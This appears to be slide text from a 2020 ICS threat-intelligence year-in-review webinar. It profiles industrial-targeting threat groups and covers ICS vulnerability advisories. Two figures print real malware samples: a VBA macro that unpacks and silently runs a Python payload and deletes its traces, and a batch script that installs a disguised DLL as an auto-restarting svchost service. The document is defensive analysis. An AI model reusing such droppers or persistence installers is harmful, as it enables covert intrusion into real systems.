



New Threat Groups Discovered

2020 Year In Review Panel Discussion

Webinar will be recorded & sent to you!

Phones are muted.

Submit questions using Q&A tool on bottom of screen.

Panel Outline

- Meet the Authors
- Introduce Topic: What is YiR?
- Major findings
 - Industries targeted & why
- Recommendations
- Next YiR webinar: Lessons Learned from Frontlines April 1

Meet the Authors



Sergio Caltagirone
VP Threat Intelligence




Dr. Tom Winston
Principal Adversary Hunter



Kyle O'Meara
Principal Adversary Hunter

WHAT IS THE YEAR IN REVIEW?

- Annual analysis of threats, vulnerabilities, assessments, insights
- Purpose is to help accelerate learning on how to address the challenges
- Fourth year running



A LOOK BACK AT 2020

RANSOMWARE

EKANS ransomware identified

MALWARE

Dustman wiper malware identified

ICS FRAMEWORK

MITRE ATT&CK for ICS released

RANSOMWARE

Ryuk ransomware attack on pipeline operator

PHISHING

Multiple intrusions at European electric entities

RANSOMWARE

EKANS ransomware impacts manufacturing, pharma, energy

VULNERABILITY

Ripple20 vulnerability identified

ESPIONAGE

Espionage activity targets pharma, other industrial sectors

VULNERABILITY

Critical vulns identified in network appliances & infrastructure

VULNERABILITY

ZeroLogon vuln patched, exploitation continues

ADVERSARY

U.S. Treasury sanctions Russian lab for TRISIS malware

MALWARE

Cyberattack disrupts cold-storage operations


SUPPLY CHAIN

SolarWinds compromise impacts 1,000s of companies

JAN FEB MAR APR MAY JUN JUL AUG SEPT OCT NOV DEC


GROWTH IN THREAT ACTIVITY

YEAR FIRST DISCOVERED



KAMACITE

- Associated with BLACKENERGY2 and BLACKENERGY3 with links to SANDWORM
 - SANDWORM is a broader set of intrusions with ICS and non-ICS
- Perform reconnaissance and initial access into electric companies enabling teams like ELECTRUM



The infographic is titled 'KAMACITE SINCE 2014' and features a circular logo with 'Ka' inside. It lists the adversary's overlap with SANDWORM, capabilities in phishing and malware development, victims in Ukraine, Europe, and the US, infrastructure focus on compromised infrastructure in Europe and spoofing services, and ICS impact from 2015 and 2016 events.

Ka

KAMACITE
SINCE 2014

ADVERSARY:
+ Overlap with SANDWORM activity

CAPABILITIES:
+ Phishing & credential replay for initial access
+ Custom malware development & deployment; also known to modify 3rd party criminal malware

VICTIM:
+ Ukraine, Europe, US

INFRASTRUCTURE:
+ Primary focus on compromised infrastructure in Europe
+ Spoofs legitimate technology & social media services

ICS IMPACT:
+ Operations linked to five ICS targeting events, proven operations leading to disruption, facilitated the 2015 and 2016 Ukraine power events

STIBNITE

```
data = Right(data, 7074030)
var2bin User + "\smile.zip", data

bla = VBA.FileSystem.Dir(User + "\Python37", vbDirectory)
If bla <> VBA.Constants.vbNullString Then
    Call Shell("cmd /c rmdir /s /q " & User + "\Python37", vbHide)
    deay(2)
End If
'Unzip
Unzip User + "\smile.zip", User, "Python37"
'Clean
Kill User + "\smile.zip"
Kill User + "\docer.doc"
'Run
Call Shell(""" & User & "\Python37\python.exe" & """" & User & "\Python37\launcher.py" & """"", vbHide)
End Sub
```

FIGURE 2: VBA Code in STIBNITE Malicious Documents

Shout out to Cisco's Talos team who identified the malware PoetRAT



STIBNITE
SINCE 2019

ADVERSARY:

+ No associations with known activity

CAPABILITIES:

+ Malicious document files; credential theft websites;
LaZagne; PoetRAT framework

VICTIM:

+ Wind Generation
+ Azerbaijan

INFRASTRUCTURE:

+ Spoofed domains for government, technology entities
+ Adversary-owned & operated infrastructure;
Extensive use of dynamic DNS providers

ICS IMPACT:

+ Access development, information gathering, further
operations within the electric sector



TALONITE





FIGURE 3: Engineering Themed Phishing Email (TALONITE)

(Ref: <https://www.proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks>)

Really great insights from Proofpoint who discovered the initial intrusions



TALONITE SINCE 2019

- ADVERSARY:**
 - + Behavioral overlaps with APT10
- CAPABILITIES:**
 - + Phishing with malicious attachments
 - + Custom malware leveraging LookBack, FlowCloud
- VICTIM:**
 - + Electric Utilities
 - + US, Japan, Taiwan
- INFRASTRUCTURE:**
 - + Combinations of adversary-owned & compromised infrastructure
 - + Almost exclusively based in East Asia
- ICS IMPACT:**
 - + Operations focus on U.S. electric utilities, initial access, information gathering, further operations within the electric sector

VANADINITE

```
@echo off
set "WORK_DIR=C:\windows\System32"
set "DLL_NAME=storesyncsvc.dll"
set "SERVICE_NAME=StorSyncSvc"
set "DISPLAY_NAME=Storage Sync Service"
set "DESCRIPTION=The Storage Sync Service is the top-level resource for File Sync. It creates sync relationships with multiple storage accounts via multiple sync groups. If this service is stopped or disabled, applications will be unable to run collectly."

sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %SERVICE_NAME%" type= share start = auto error= ignore
    DisplayName = "%DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/60000/restart/60000
```

FIGURE 4: VANADINITE Windows-Focused Service Installer



VANADINITE
SINCE 2019

ADVERSARY:

- + Linked to broader Winnti-related activity
- + Associated with People's Republic of China by U.S. government

CAPABILITIES:

- + Use of publicly-available exploits
- + Metasploit and Cobalt Strike use in Windows environments
- + Non-public malware, linked to other Winnti entities in Linux and other environments

VICTIM:

- + Activity targeting manufacturing, energy, and various government and educational institutions
- + Observed actions in North America, Europe, and possibly Australia and Asia

INFRASTRUCTURE:

- + Mixed infrastructure largely relying on Virtual Private Server (VPS) hosting in Asia and North America
- + Extensive use of Choopa/Vultr Holdings hosting services

ICS IMPACT:

- + Target and access development against electric, oil and gas, manufacturing, telecommunications, transportation



ACTIVITY GROUP UPDATES

MARCH



PARISITE
Leveraged
CVE-2019-19781
targeting US
Energy

APRIL



WASSONITE
Dtrack malware
targeting
Energy sector

MAY



ALLANITE
Watering hole
attacks

SEPTEMBER




**ALLANITE &
DYMALLOY**
Attacks targeting
US industrial entities




CHRYSENE
New malware
and tools targeting
Middle East entities

STATE OF ICS VULNERABILITIES


Where Vulnerabilities Reside



Impact of Disclosed Flaws





Advisories with Incorrect Data




TAKING ACTION

Advisories Without Actionable Data



TAKING ACTION

NEVER, NEXT, NOW




■ Never – Possible Threat/No Action ■ Next – Limited Threat ■ Now – Immediate Action

VULNERABILITIES

+ ICS ENVIRONMENTAL CONTEXT FROM DRAGOS

Advisories with Incorrect Data



+ CVSS Score 7.1 >> 7.6

+ Mitigation advice to restrict ports

+ Operations Impact

Mitsubishi Electric GT14 Model of GOT1000 Series

05 November 2020

A limited threat, risk, or vulnerability requiring an applicability assessment before taking action

Mitsubishi Electric's GOT1000 series are human-machine interfaces (HMIs) deployed worldwide and commonly seen in the critical manufacturing industry.

Key Takeaways:

- Multiple vulnerabilities have been discovered in Mitsubishi Electric's GOT1000 that could allow an attacker to deny availability or execute code.
- Leveraging these vulnerabilities could allow a remote and unauthenticated attacker to cause a denial-of-service condition or execute code and take full control of the device.
- Restrict access to ports TCP/20, TCP/21, TCP/25, TCP/5011, TCP/5012, and TCP/5013. Ensure device is not directly connected to the Internet.

Note:

CVE-2020-5648 appears to have an incorrect CVSS. Dragos assesses that the score should be:

7.1 => 7.6

AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:H => AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H

Mitsubishi Electric GT14 Model of GOT1000 Series

Date: Nov 5, 2020

Source: ICS-CERT

[CVE-2020-5644](#)

[CVE-2020-5645](#)

[CVE-2020-5646](#)

[CVE-2020-5647](#)

[CVE-2020-5648](#)

[CVE-2020-5649](#)

Dragos Assessment

Restrict access to ports TCP/20, TCP/21, TCP/25, TCP/5011, TCP/5012, and TCP/5013. Ensure device is not directly connected to the Internet.

